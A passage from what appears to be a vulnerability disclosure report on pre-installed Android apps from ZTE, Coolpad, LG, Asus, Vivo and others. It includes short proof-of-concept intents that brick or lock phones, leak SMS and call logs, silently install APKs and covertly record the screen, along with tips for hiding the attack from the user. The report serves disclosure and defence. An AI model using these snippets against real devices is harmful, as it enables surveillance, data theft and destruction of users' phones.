Specifically, using the method described above, any app can set the `persist.service.logr.enable` property to a value of 1 to enable logging on the device. When this occurs, the device will start writing log files to a path of `/sdcard/log`. Below is a listing of the files created in the `/sdcard/log` directory.

```
cp3636a:/sdcard/log $ ls -al
total 1984
drwxrwx--x 2 root sdcard_rw 4096 2018-05-18 11:42 .
drwxrwx--x 15 root sdcard_rw 4096 2018-05-18 01:30 ..
-rw-rw---- 1 root sdcard_rw 632 2018-05-18 11:48 0518114248.crash.txt
-rw-rw---- 1 root sdcard_rw 157544 2018-05-18 11:48 0518114248.events.txt
-rw-rw---- 1 root sdcard_rw 241356 2018-05-18 11:48 0518114248.kernel.txt
-rw-rw---- 1 root sdcard_rw 261513 2018-05-18 11:48 0518114248.main.txt
-rw-rw---- 1 root sdcard_rw 65536 2018-05-18 11:47 0518114248.net.pcap
-rw-rw---- 1 root sdcard_rw 11 2018-05-18 11:42 0518114248.qsee.txt
-rw-rw---- 1 root sdcard_rw 244923 2018-05-18 11:48 0518114248.radio.txt
-rw-rw---- 1 root sdcard_rw 28089 2018-05-18 11:48 0518114248.system.txt
```

Five of the files correspond to the different log buffers (crash, events, radio, system, and main). These files are highlighted in orange. Android prevents third-party apps from reading directly from the system-wide logcat log since it tends to contain sensitive data. The kernel log is highlighted in purple. A network package capture (pcap) file is also highlighted in green. The qsee file, highlighted in blue contains a log for when logging starts. Therefore, any app with the `READ_EXTERNAL_STORAGE` permission can enable the logging to the SD card and read the log files.

When the `persist.service.logr.enable` system property is set to a value of 1 when the device finishes booting, an app with a package name of `com.yulong.logredirect` (versionCode=20160622, versionName=5.25\_20160622\_01) will create a sticky notification. If the setting of the `persist.service.logr.enable` system property to a value of 1 happens after the boot process has completed, then notification will not be created by the `com.yulong.logredirect` app. Therefore, to keep the notification from appearing, the attacking app will have to set the `persist.service.logr.enable` system property to a value of 0 prior to the device being shut down or rebooted. To accomplish this the app needs to dynamically-register a broadcast receiver that listens for the action of `android.intent.action.ACTION_SHUTDOWN`. Once this broadcast is received, the app will use an already existing object that extends the `ServiceConnection` interface to quickly interact with the `MbnTestService` bound service to quickly change the `persist.service.logr.enable` system property to a value of 0. Then when the device boots back up again, the notification will not be on and the attacking app can listen for various broadcast intents through a statically declared broadcast receiver app component in the attacking app's `AndroidManifest.xml` file. This unburdens the attack app of also having to request the `RECEIVE_BOOT_COMPLETED` permission. For example, the app can statically register for the following broadcast actions: `android.intent.action.SIM_STATE_CHANGED` and `org.codeaurora.intent.action.ACTION_NETWORK_SPECIFIER_SET`. Interacting with the `com.qualcomm.qti.modemtestmode` app to change system properties is done in the same way as in Appendix G for the Vivo V7 device, except the Coolpad Canvas device uses an interface token name of `com.qualcomm.qti.modemtestmode.IMbnTestService` instead of `com.qualcomm.qti.modemtestmode.f` that is used for the Vivo V7. Other than this, the code to interact with the bound services is the same where the attacking app provides the appropriate key-value pair to modify system properties.

### 9.3 Coolpad Canvas – Leaking Telephony Data to the Logcat Log Vulnerability

The previous vulnerability (i.e., activating the logcat logs) allows any third-party app with the `READ_EXTERNAL_STORAGE` permission to read various log files including the logcat log. The standard Android Open Source Project (AOSP) code for the `com.android.phone` app does not write Short Message Service (SMS) messages to the Android log.

The `com.android.phone` app writes the user's sent text messages to the logcat log.

```
05-18 16:33:19.165 1735 2120 E mzc : table =smsvalues =address=(703) 555-1234
creator=com.android.mms thread_id=1 sub_id=1 read=1 date=1526675599134 body=huba
subject=null priority=-1 type=6
```

The `system_server` process writes the outgoing calls to the logcat log.

```
05-18 16:38:53.565 1173 1173 I Telecom : Class: processOutgoingCallIntent handle =
tel:1%20800-864-8331,scheme = tel, uriString = 1 800-864-8331, isSkipSchemaParsing =
false, isAddParticipant = false: PCR.oR@AJU
```

### 10. ZTE Devices – Dump Modem Logs and Logcat Logs to the SD Card

We discovered a vulnerability that allows any third-party app on the device to activate the writing of the modem and logcat logs to the SD card. This vulnerability has been present on each ZTE

device we have examined with all of them were sold by US carriers. Specifically, the devices and their build fingerprints are provided below.

Verizon ZTE Blade Vantage - ZTE/Z839/sweet:7.1.1/NMF26V/20180120.095344:user/release-keys  
 AT&T ZTE Blade Spark - ZTE/Z971/peony:7.1.1/NMF26V/20171129.143111:user/release-keys  
 T-Mobile ZTE Zmax Pro - ZTE/P895T20/urd:6.0.1/MMB29M/20170418.114928:user/release-keys  
 Total Wireless ZTE Zmax Champ - ZTE/Z917VL/fortune:6.0.1/MMB29M/20170327.120922:user/release-keys

This vulnerability allows any app co-located on the device to use another app's capabilities to obtain sensitive data that the initiating app itself lacks permission to access. An app using this vulnerability to monitor the user's telephony behavior will require the READ\_EXTERNAL\_STORAGE permission. This permission allows an app to read from the device's external storage (SD card). If the monitoring of the modem logs is to continue for an extended period of time, the attacking app should also periodically delete the logs since the aggregate size of the modem log files can start to fill up external storage. When this occurs, the user may notice a notification that indicates that the log files are taking up too much space external storage. To avoid this notification, the attacking app needs to delete old modem log files to ensure that adequate space remains so as to not potentially alert the user via a notification. The com.android.modem.service.ISdlogService interface (explained later) conveniently provides the deleteAllLog() method, so the attacking app does not need to request the WRITE\_EXTERNAL\_STORAGE permission. In any case, the app facilitating the modem logging functionality, com.android.modem.service (versionCode=25, versionName=7.1.1), cannot be disabled by the user. If the modem logs themselves or a file containing only parsed data from them is to be exfiltrated from the device, the attacking app should also request the INTERNET permission. The modem logs will be written to a base directory of /sdcard/sd\_logs. A concrete file path of a modem log is /sdcard/sd\_logs/sdlog\_09\_11\_24\_58.qmdl.gz. This file is a Qualcomm Extensible Monitor Log file that has been compressed using gzip. The modem log contains the raw SMS Protocol Data Units (PDUs) for sent and received text messages, including the message body, timestamp, and telephone number. In addition, the modem log contains the phone numbers for placed and received phone calls. The subsections below will be described used the ZTE Blade Vantage, although the process is the same for all ZTE devices we have examined.

## 10.1 ZTE – Obtaining the Modem Log Vulnerability Details

The Android OS contains a service manager that allows apps to obtain a reference to the available services on the device. The service manager resides within the system\_server process. The system\_server process is a critical OS process that provides necessary services to apps on the device. Apps that execute as the system user (the same user that system\_server uses) have the ability to register services with the OS service manager and make them available to other apps on the device. The ZTE Blade Vantage contains a pre-installed platform app with a package name of com.android.modem.service (versionCode=25, versionName=7.1.1) that executes as the system user and registers a service named ModemService. The com.android.modem.service.ModemService class within the com.android.modem.service package explicitly registers itself with an interface class of com.android.modem.service.IModemService\$Stub to the Android OS service manager. The com.android.modem.service.IModemService\$Stub is provided to the Android OS service manager so that other apps can obtain a reference to this interface and use the service. Method calls on this interface will be delivered to the com.android.modem.service.ModemService class within the com.android.modem.service package.

The `com.android.modem.service.ModemService` class itself acts as a mini service manager for services it offers within its own app (`com.android.modem.service`). Specifically, the `IModemService` interface contains 5 methods that can be called where each returns a service interface. Their method signatures are provided below, showing the method name and the service interface they return.

```
getAdbLogInterface() returns com.android.modem.service.ILogService
getAssistantInterface() returns com.android.modem.service.IAssistantService
getModemInterface() returns com.android.modem.service.IModem
getModemRegistryInterface() returns com.android.modem.service.IModemRegistry
getSdlogInterface() returns com.android.modem.service.ISdlogService
```

The attacking app first obtains a reference to the service named `ModemService` using Java reflection from the Android OS service manager. This retrieved service has an interface named `com.android.modem.service.IModemService`. Using the `IModemService` reference, the attacking app can call the `getSdlogInterface()` method exported by the `IModemService` interface. The `getSdlogInterface()` method returns another interface named `com.android.modem.service.ISdlogService`. Method calls made to `com.android.modem.service.ISdlogService` interface will be delivered to the `com.android.modem.service.SdlogService` class. The `com.android.modem.service.ISdlogService` interface contains a large number of methods for controlling the operation of the modem logging capability. In regard to making the device write the modem logs to the SD card, the following methods on the `com.android.modem.service.ISdlogService` interface are called in the following order: `configSdlog()`, `enableLog()`, and `startLog()`. At this point, the device will start writing the modem logs to a base directory with a path of `/sdcard/sd_logs`. Any app on the device that has permission to access the SD card, can process and parse the compressed qmdl files for the user's telephony data. This binary file can be viewed in Qualcomm eXtensible Diagnostic Monitor Professional (QXDM Pro) or the binary qmdl file can be parsed directly for the user's text messages and call data. Below are byte sequences in PDU format for a sent text message and a received text message, as well as a placed and received call. The PoC source code to enable the modem logs is provided in Appendix H. The PoC code needs to be coded into an Android app and executed on the ZTE device with an active Subscriber Identity Module (SIM) card. The examples below show the hexdump output of a binary qmdl file from ZTE where the text message PDUs and call data have been identified.

**Sent text message to the phone number 7035758208 with a message of "Test. Can you text me back?"**

```
00e89b60 e0 00 01 09 05 00 07 63 33 59 01 30 00 06 00 07 |.....c3Y.0....|
00e89b70 91 31 21 13 94 18 f0 24 01 01 0a 81 07 53 57 28 |.1!....$....E..!|
00e89b80 80 00 00 1b d4 f2 9c ee 02 0d c3 6e 50 fe 5d 07 |` .....nP.].|
00e89b90 d1 cb 78 3a a8 5d 06 89 c3 e3 f5 0f 33 6a 7e 92 |..x:.].....3j~.|
```

The PDU starts at the address `0x00e89b6f` with a single byte with hex value of `0x07` and ends at `0x00e89b90` with the end of the message body. The text message body is in 7-bit packed encoding and the destination number is in decimal semi-octets. The number of the sender starts at address `0x00e89b7c` and ends at `0x00e89b80` and is in reverse order (i.e., `07` becomes `70`). The text message body starts at address `0x00e89b80` and ends at `0x00e89b90`. The message "Test. Can you text me back?" converts to `d4f29cee020dc36e50fe5d07d1cb783aa85d0689c3e3f50f` in 7-bit packed encoding.



**Received text message from the phone number 7035758208 with a message of “Sucka”**

```
019928b0 29 00 09 01 25 01 e0 07 91 21 04 44 29 61 f6 00 |)...%...!D)a..|
019928c0 19 04 0b 91 71 30 75 85 02 f8 00 00 81 30 11 51 |...Q.x.....0.Q|
019928d0 40 34 69 06 d3 fa 78 1d 06 01 00 1b 22 7e 79 00 |@4i...x....."~y.|
```

The PDU starts at the address 0x019928b7 with a single byte with hex value of 0x07 and ends at 0x019928d8 with the end of the message body. The text message body is in 7-bit packed encoding and the sending number is in decimal semi-octets. The number of the sender starts at address 0x019928c4 and ends at 0x019928c8. The text message body starts at address 0x019928d4 and ends at 0x019928d8. The message “Sucka” converts to d3fa781d06 in 7-bit packed encoding. The text message also contains a timestamp where that starts at 0x019928c0c and ends at 0x019928d0. This hex value of 813011514034 converts to 3:04:43pm on March 11, 2018.

**Received call from the phone number 7034227613**

```
03d3eda0 10 00 7a 01 7a 01 c1 12 17 27 37 f5 c9 6a e0 00 |.z.z...!7..j.|
03d3edb0 03 00 00 00 00 11 00 00 00 07 00 00 00 01 00 00 |.....|
03d3edc0 00 00 00 00 00 37 30 33 34 32 32 37 36 31 33 66 |....7034227613f|
03d3edd0 50 11 00 00 f0 af 68 00 90 98 00 00 80 48 69 00 |P....h.....Hi.|
03d3ede0 d0 b6 e5 ff 00 00 00 00 40 86 02 00 10 f9 ff ff |.....@.....|
```

**Placed call to the United Airlines reservation number of 18008648331**

```
03334a20 80 a0 70 c5 c9 6a e0 00 03 38 00 00 00 11 00 00 |.p.j...8.....|
03334a30 00 06 00 00 00 01 00 00 00 00 00 00 31 38 30 |.....180|
03334a40 30 38 36 34 38 33 33 31 00 00 54 0e 60 34 c6 1b |08648331..T.`4..|
03334a50 00 00 03 00 50 89 00 80 00 00 00 00 00 00 00 |...P.....|
03334a60 d0 06 7f 02 00 00 00 00 00 00 30 0d 28 0a |.....0.(.)|
```

## 10.2 ZTE – Obtaining the Logcat Log Vulnerability Details

The logcat logs consist of four different log buffers: system, main, radio, and events. The logcat log is a shared resource where any process on the device can write a message to the log. The logcat log is generally for debugging purposes. An app can read only from the logcat logs that the app itself has written unless it has requested and been granted the READ\_LOGS permission by the Android OS. The Android OS and apps can write sensitive data to the logs, so the capability to read from the system-wide logcat log was taken away from third-party apps in Android 4.1. The logcat logs tend to contain email addresses, telephone numbers, GPS coordinates, unique device identifiers, and arbitrary messages written by any process on the device. A non-exhaustive list of concrete logcat log messages is provided in Appendix B. Using this vulnerability, a third-party app can leverage another app to write the system-wide logcat logs to the SD card. App developers may write sensitive data to the logcat log while under the impression that their messages will be private and unobtainable. Information disclosure from the logcat log can be damaging depending on the nature of the data written to the log. Appendix B contains a username and password pair being written to the log in a US Fortune 500 bank’s Android app.

This vulnerability is present in the same app (com.android.modem.service) that allows the modem log to be written to the SD card. A third-party app can use the ModemService to activate the logcat logs being written to the SD card. As mentioned previously, the ModemService provides access to five different services through interfaces to these services. The com.android.modem.service.IAssis-

tantService service interface allows any app on the device to programmatically enable the writing of the logcat logs to the SD card. The writing of the logcat logs are inactive by default, although simply enabling their logging to the SD card can be performed by an app with zero permissions. As mentioned with the modem logs, an app that wants to read from the log files on the SD card, will need to request the READ\_EXTERNAL\_STORAGE permission. The IAssistantService service interface is obtained by calling the getAssistantInterface() method on the IModemService interface. Method calls to the IAssistantService service interface will be delivered to the com.android.modem.service.AssistantService class. The methods exported by the IAssistantService service interface mostly cover logging functions. To enable the logcat logs being written to the SD card, the following two methods need to be called on the IAssistantService service interface: enableDaemonProcess(boolean) and enableAdbLog(Boolea), where both Boolean values as parameters to the methods have a value of true. Proof of Concept code is provided in Appendix I.

Once the logcat logs have been activated, they will get written, by default, to the /sdcard/sd\_logs/AdbLog/logcat directory. Within this directory, there are four files matching the names of the different log buffers: logcat\_events.txt, logcat\_main.txt, logcat\_radio.txt, and logcat\_system.txt. These log files are in plaintext and can be parsed for known-formats of log messages that contain sensitive data. Since these logs are written by default to a directory within the /sdcard/sd\_logs directory. The same method as previously, leveraging the deleteAllLog() method from the ISdlogService method, provides a way of deleting the log files periodically.

## 11. Making Devices Inoperable

We found two interesting cases where the sending of a single intent message can render an Android device inoperable in the general case. The two devices are the MXQ Android 4.4.2 TV Box and the ZTE Zmax Champ sold by Total Wireless.

### 11.1 MXQ TV Box – Making Devices Inoperable

The MXQ TV Box has added in a broadcast receiver application component in the core Android package (i.e., android). This is part of the Android framework that runs in the system\_server process. The MXQ TV Box device has a build fingerprint of MBX/m201\_N/m201\_N:4.4.2/KOT49H/20160106:user/testkeys. Any app on the device can send an intent to an exported broadcast receiver application component that will make the device inoperable. After the device wouldn't boot properly, we performed a factory reset of the device in recovery mode, and the device would still not boot properly. This leads us to believe that the system partition was modified as a result of the actions taken by the broadcast receiver that received an intent. Specifically, the package name of the app is android (versionCode=19, versionName=4.4.2-20170213), and it contains an exported broadcast receiver named com.android.server.SystemRestoreReceiver. Below is the declaration of the SystemRestoreReceiver app component in the app's AndroidManifest.xml file.

```
<receiver android:name="com.android.server.SystemRestoreReceiver"
android:priority="100">
  <intent-filter>
    <action android:name="android.intent.action.SYSTEM_RESTORE"/>
  </intent-filter>
</receiver>
```

Internally, the SystemRestoreReceiver app component, after receiving a broadcast intent addressed to it, calls the `android.os.RecoverySystem.rebootRestoreSystem(android.content.Context)` method. This is a custom method that was added into the `android.os.RecoverySystem` AOSP class. This custom method writes a value of `--restore_system\n--locale=<locale>` to the `/cache/recovery/command` file and boots into recovery mode. It appears that when booting into recovery mode, possibly the system partition gets formatted or modified, which would explain the device not booting. We did not examine the recovery partition to examine what actually occurs, but we did verify that the device is not functional after the SystemRestoreReceiver component executes. Below is the source code to send the broadcast intent that will make the device not boot properly. We believe that the user can recover the device by flashing clean firmware images to the SD card and flashing them in recovery mode. We have not tried this method, but generally Android TV boxes allow the owner of the device to flash firmware images that are present on the SD card.

```
Intent intent = new Intent();
intent.setClassName("android", "com.android.server.SystemRestoreReceiver");
sendBroadcast(intent);
```

## 11.2 ZTE Zmax Champ – Making Devices Inoperable


We purchased a Total Wireless ZTE Zmax Champ device from Best Buy. This device contains an preinstalled app with a package name of `com.android.zte.hiddenmenu`. This ZTE device has a build fingerprint of `ZTE/Z917VL/fortune:6.0.1/MMB29M/20170327.120922:user/release-keys`. Any app co-located on the ZTE Zmax Champ device can make the device generally unusable by sending a single broadcast intent with a specific action string. Once this is received, the phone will continually enter recovery mode and continually crash. We are not exactly sure why this occurs, but we have destroyed two phones using it. The phone will boot into recovery mode, try to perform a factory reset, fail, reboot, and then continually repeat all of the previous steps in a never-ending cycle. The device comes with a pre-installed app with a package name of `com.android.zte.hiddenmenu` (`versionCode=23`, `versionName=6.0.1`). This app executes as the system user and is a privileged platform app. In the app's `AndroidManifest.xml` file, a broadcast receiver named `com.android.zte.hiddenmenu.CommandReceiver` is declared that statically registers to receive broadcast intents with an action of `android.intent.action.FD_RESET`. Sending a broadcast intent with this action will cause the device to enter recovery mode and crash. The code to send the broadcast intent is provided below.

```
sendBroadcast(new Intent("android.intent.action.FD_RESET"));
```

The `CommandReceiver` broadcast receiver component is exported and accessible to any app co-located on the device. Once the component receives a broadcast intent with an action of `android.intent.action.FD_RESET`, the component internally sends a broadcast intent with an action of `android.intent.action.MASTER_CLEAR_DATA_CARRIER`. The `com.android.server.MasterClearReceiver` class (running in the `system_server` process) dynamically registers a broadcast receiver to receive broadcast intents with an action of `android.intent.action.MASTER_CLEAR_DATA_CARRIER`. Once this action string is received by the broadcast receiver it will call the `android.os.RecoverySystem.rebootWipeUserDataAndCarrier(android.content.Context, boolean, java.lang.String)` method. This method will write a string value of the contents, shown below, to a file with a file path of `/cache/recovery/command` and then boot into recovery mode.

```
--shutdown_after
--wipe_carrier
--reason=<reason>
--locale=<locale>
```

The phone boots into recovery mode and then starts to perform a factory reset and quickly fails and repeats the process. We are unable to tell exactly why the fault is occurring since we do not have access to the recovery logs. It could be that the command written to the `/cache/recovery/command` file is malformed and causes a crash when in recovery mode and the command in the file keeps being read in and processed, causing another fault, where this cycle continues forever. When the device is continually crashing, we were unable to boot into an alternate mode (e.g., system or bootloader). The `--wipe_carrier` command is not in AOSP code, and this command would have to be handled in recovery mode. The standard commands that are accepted in the `/cache/recovery/command` file are provided here in Google's AOSP source code<sup>36</sup>. Our hypothesis is that `--wipe_carrier` command or a different command causes the fault in recovery mode and this process repeats and always hits the same fault.



**FIGURE 3. SCREENSHOT CONTAINING ACTIVE NOTIFICATIONS.**

## 12. Taking Screenshots using system\_server

Certain Android devices will take a screenshot and write it to the SD card when a broadcast intent with a specific action string is sent. On the vulnerable devices, the system\_server process dynamically registers a broadcast receiver with a specific action string (the specific action string depends on the device, as it is not constant across devices). The contents of the screen buffer are regarded as sensitive. All of the devices we examined that allow a thirdparty app to indirectly take a screenshot perform some animation when a screenshot is taken and leave a notification in the status bar, so it is not transparent to the user. A notification is created indicating that a screenshot was taken. If all caution is thrown to the wind, a malicious app may open interesting apps, take screenshots, and exfiltrate them. Although the screenshot capability cannot be disabled by the user due to it residing in the system\_server process, this approach is aggressive. Figure 3 shows a screenshot containing notifications, including a password reset sent via text message, taken on a Sony Xperia L1 Android device containing an active screen lock with a build fingerprint of Sony/G3313/G3313:7.0/43.0.A.6.49/2867558199:user/release-keys. A more guileful approach is to take screenshots while the user has been inactive for a period of time. This can be accomplished by running a service in the background and dynamically registering for the SCREEN\_ON and SCREEN\_OFF broadcast intents to know when the device is actively in use by the user. The attacking app can create an activity that will come to the foreground and turn on the screen even when a screen lock is present. This can be accomplished by setting the WindowManager.LayoutParams.FLAG\_SHOW\_WHEN\_LOCKED and WindowManager.LayoutParams.FLAG\_DISMISS\_KEYGUARD flags on the current window in the activity when it is started. If the app requests the EXPAND\_STATUS\_BAR permission, the app can expand the status bar to show the current notifications by getting the system service named statusbar as an IBinder and then calling the android.app.StatusBarManager.expandNotificationsPanel() method (for API level 17 and above) on it via Java reflection and using the open interface to take a screenshot. If the device has an active screen lock, only notifications received after the screen lock has been activated will show up when a screenshot is taken. The attacking app can then use a generic approach to cause a system crash to remove the notification that a picture was taken. All Android devices that run Android 5.0 to Android 6.0.1 have a vulnerable app component where a single intent message can cause a system crash due to inadequate exception handling in the system\_server process. We developed a generic method to cause a system crash on all Android API levels by causing the system\_server process to exhaust all of its heap memory. An open-source PoC app we developed is available here<sup>37</sup>. Table 7 provides the devices that we found that allow any app co-located on the device to utilize an open interface in the system\_server process to take a screenshot and write it to external storage. Any app with the READ\_EXTERNAL\_STORAGE permission can access the screenshots.

**Table 7.** Android Devices that Allow Any App to Take a Screenshot.

Device	Broadcast Action	Build Fingerprint
Asus ZenFone 3 Max	ACTION_APP_TAKE_SCREENSHOT	asus/US_Phone/ASUS_X008_1:7.0/NRD90M/US_Phone-14.14.1711.92-20171208:user/release-keys
Asus ZenFone V Live	ACTION_APP_TAKE_SCREENSHOT	asus/VZW_ASUS_A009/ASUS_A009:7.1.1/NMF26F/14.0610.1802.78-20180313:user/release-keys
Alcatel A30	android.intent.action.THREE_POINTER_SCREENSHOT	TCL/5046G/MICKEY6US:7.0/NRD90M/J63:user/release-keys
Nokia 6 T 1025	com.fih.screen_shot	Nokia/TA1025_00WW/PLE:7.1.1/NMF26F/00WW_3_32F:user/release-keys

Device	Broadcast Action	Build Fingerprint
Sony Xperia L1	com.sonymobile.intent.action.SCREEN_CAPTURE	Sony/G3313/G3313:7.0/43.0.A.6.49/2867558199:user/release-keys
Leagoo P1	com.android.screen.shot	LEAGOO/t592_otd_p1/t592_otd_p1:7.0/NRD90M/1508151212:user/releasekeys

### 13. LG Android Devices – Lock the User out of Their Device

We found a rather unique and interesting attack present on certain LG devices that allows a zero-permission app to lock the user out of their device by applying a screen lock that is completely unresponsive to the user except for making emergency phone calls. We verified that the devices show below are vulnerable.

LG G6 - lge/lucye\_nao\_us\_nr/lucye:7.0/NRD90U/17355125006e7:user/release-keys  
 LG Q6 - lge/mhn\_lao\_com\_nr/mhn:7.1.1/NMF26X/173421645aa48:user/release-keys  
 LG X Power - lge/k6p\_usc\_us/k6p:6.0.1/MXB48T/171491459f52c:user/release-keys  
 LG Phoenix 2 - lge/m1v\_att\_us/m1v:6.0/MRA58K/1627312504f12:user/release-keys

An exposed dynamically-registered broadcast receiver within the com.android.systemui app (versionCode=600170209, versionName=6.00.170209) allows any app on the device to essentially lock the user out of their phone in most cases. This technique could be used to create a crypto-less ransomware to force the user to pay to unlock their device. Below are the SHA-256 hashes for the com.lge.gnsslogcat app's APK file and ODEX file from the LG G6 device.

97e5e02340417c997476861c0c4d316d0ced24dd6906f9aa2afd9f3ad15ccc0f LGSystemUI.apk  
 9dfc1b1e4591f0dc739dd583c14f8a6251626eaae302430da0e032e61772edbf LGSystemUI.odex

The com.android.systemui.keyguard.KeyguardViewMediator class dynamically registers a broadcast receiver with an action of com.lge.CMCC\_DM\_PARTIALLY\_LOCK, as well as for other actions. When a broadcast intent is sent by any app on the device, it will be received by an anonymous class within the KeyguardViewMediator class. This will in turn call the KeyguardViewMediator.doKeyguardUnlockDisabled(Boolean, java.lang.String) method. This method will set both the com.lge.CMCC\_DM\_LOCK and UnlockCallerNum keys in the system table to a value of 1 and then call the KeyguardViewMediator.doKeyguardTimeout(android.os.Bundle) method to lock the screen. At this point, the screen will be locked and cannot be unlocked through traditional methods. If ADB is not enabled on the device, the user will be forced to boot into recovery mode and perform a factory reset to recover the device. If ADB has already been enabled, they can use the unlock method described subsequently. Below is the source code to send the broadcast intent.

```
sendBroadcast(new Intent("com.lge.CMCC_DM_PARTIALLY_LOCK"));
```

The screen lock put in place by the com.android.systemui app that receives the broadcast intent will not be responsive to touches except for the emergency call button. This screen lock will persist across system reboots and even appear in safe mode. We were unable to find a way to remove this lock screen except when ADB was enabled prior to a third-party app co-located on the device

forcing the lock screen to lock. If ADB was not enabled on the device prior to the screen lock, then the user will likely have to boot into recovery mode by pressing a specific key combination at boot time and perform a factory reset, which will remove the screen lock but also wipe all the user's data and app. If ADB was enabled prior to the appearance of this special screen lock, then the user could hook their device up to a computer that had already been approved provided it's RSA key fingerprint to the LG device. At this point, the user can enter the following command via ADB to unlock the device.

```
adb shell am broadcast -a com.lge.CMCC_DM_UNLOCK
```

Alternatively, the following set of commands can undo the changes manually in the system table.

```
adb shell settings put system com.lge.CMCC_DM_LOCK 0
adb shell settings put system UnlockCallerNum 0
```

A large majority of Android users would not have ADB enabled, as this functionality is for developers and Android enthusiasts. In addition, they would need to find out the actions to take to unlock it, which would likely be difficult for the average user to discover on their own.

## 14. Asus ZenFone 3 Max – Arbitrary App Installation

The arbitrary app installation vulnerability was discovered in an Asus ZenFone 3 Max device with a build fingerprint of `asus/US_Phone/ASUS_X008_1:7.0/NRD90M/US_Phone-14.14.1711.92-20171208:user/release-keys`. This device contains a pre-installed app with a package name of `com.asus.dm` (versionCode=1510500200, versionName=1.5.0.40\_171122) has an exposed interface that allows any app co-located on the device to use its capabilities to download an arbitrary app over the internet and install it. Furthermore, any app that was programmatically installed using this method can also be programmatically uninstalled using the `com.asus.dm` app. The `com.asus.dm` app has an exported service named `com.asus.dm.installer.DMInstallerService`. Any app on the device can send an intent with specific embedded data that will cause the `com.asus.dm` app to programmatically download and install the app. For the app to be downloaded and installed, certain data needs to be provided in the intent: download URL, package name, version name from the app's `AndroidManifest.xml` file, and the MD5 hash of the app. Below is the source code to download and install the Xposed Installer APK file.

```
Intent i4 = new Intent();
i4.setAction("com.asus.dm.installer.download_app");
i4.setClassName("com.asus.dm", "com.asus.dm.installer.DMInstallerService");
i4.putExtra("EXTRA_DL_URL", "https://dlxda.xposed.info/modules/de.robv.android.xposed.installer_v33_36570c.apk");
i4.putExtra("EXTRA_INSTALL_PACKAGE", "de.robv.android.xposed.installer");
i4.putExtra("EXTRA_DL_CHECKSUM", "36570c6fac687ffe08107e6a72bd3da7");
i4.putExtra("EXTRA_INSTALL_VERSION", "2.7");
startService(i4);
```

At this point, the Xposed Installer app can be started by the app that initiated its installation. If the app that initiated the installation of the Xposed Installer app decides that it should be uninstalled, it can use the source code below to uninstall it. This method only works for apps that were installed using the approach above and not for apps that were installed via other methods such as the user

installing an app via the app distribution channel of Google Play.

```
Intent i7 = new Intent();
i7.setAction("com.asus.dm.installer.removeService");
i7.setClassName("com.asus.dm", "com.asus.dm.installer.DMInstallerService");
i7.putExtra("EXTRA_APP_NAME", "de.robv.android.xposed.installer");
startService(i7);
```

## 15. Video Recording the User's Screen

Sometimes pre-installed apps can expose the capability to record the user's screen through a privileged pre-installed app. We provide two instances of screen recording: Vivo V7 and Doogee X5.

### 15.1 Vivo V7 – Video Recording the User's Screen

The Vivo V7 device we examined had a build fingerprint of vivo/1718/1718:7.1.2/N2G47H/compile04201658:user/release-keys. The device contains a preinstalled app with a package name of com.vivo.smartshot (versionCode=1, versionName=3.0.0). This app will record the screen for 60 minutes and write an mp4 file to a location of the attacking app's choosing.

Normally, a recording notification will be visible to the user, but we will detail an approach to make it mostly transparent to the user. The com.vivo.smartshot app has an exported service named com.vivo.smartshot.ui.service.ScreenRecordService. The approach is to start the ScreenRecordService which will start a separate binary named /system/bin/smartshot that performs the recording of the screen. Once the ScreenRecordService is started, it will create a sticky notification saying "Recording screen" and create a stop button on the side of the screen. These can be removed by then stopping the ScreenRecordService shortly after starting it. After the ScreenRecordService is stopped, the /system/bin/smartshot binary continues recording. The recording will continue for 60 minutes and there is the possibility that the com.vivo.smartshot app will be killed if there is memory pressure as it does not have any active app components. To provide an active component, the attacking app will then start the ScreenRecordService with some values embedded in the intent that will not start a new recording or interfere with the active recording. If the recording is stopped early, the file may be corrupted, so the entire 60 minutes should be observed and then the mp4 file will be able to be played without any modification. Moreover, the attacking app can have the /system/bin/smartshot binary write the mp4 file to its private directory, so the attacking app does not need the READ\_EXTERNAL\_STORAGE permission to read from external storage. This is achieved by first changing the file permissions to the attacking app's private directory, so it can be accessed by the /system/bin/smartshot binary, as SELinux does not block it on the device. Once the file permissions are changed to be world-executable on the app's directory, it will then create an empty file using a specific file name that will later be passed to the ScreenRecordService as a file name for the mp4 file. Then the newly created file (e.g., screen.mp4) in the attacking app's private directory is made world-writable. To make the user completely oblivious to the recording of the screen, the source code below can be executed when the device's screen is off (requires registering a broadcast receiver listening for the SCREEN\_OFF broadcast intent), so there is not disturbance to the GUI with the anticipation that the user will use their device in the next 60 minutes. Then the attacking app executes the code below as was explained above.



```

Intent i = new Intent();
i.setAction("vivo.action.ACTION_START_RECORD_SERVICE");
i.setClassName("com.vivo.smartshot", "com.vivo.smartshot.ui.service.ScreenRecordService");
i.putExtra("vivo.flag.vedio_file_path", "/data/data/com.some.app/screen.mp4");
i.putExtra("show_top_stop_view", false);
startService(i);
try {
    Thread.sleep(500);
} catch (InterruptedException e) {
    e.printStackTrace();
}
i = new Intent();
i.setClassName("com.vivo.smartshot", "com.vivo.smartshot.ui.service.ScreenRecordService");
stopService(i);
try {
    Thread.sleep(500);
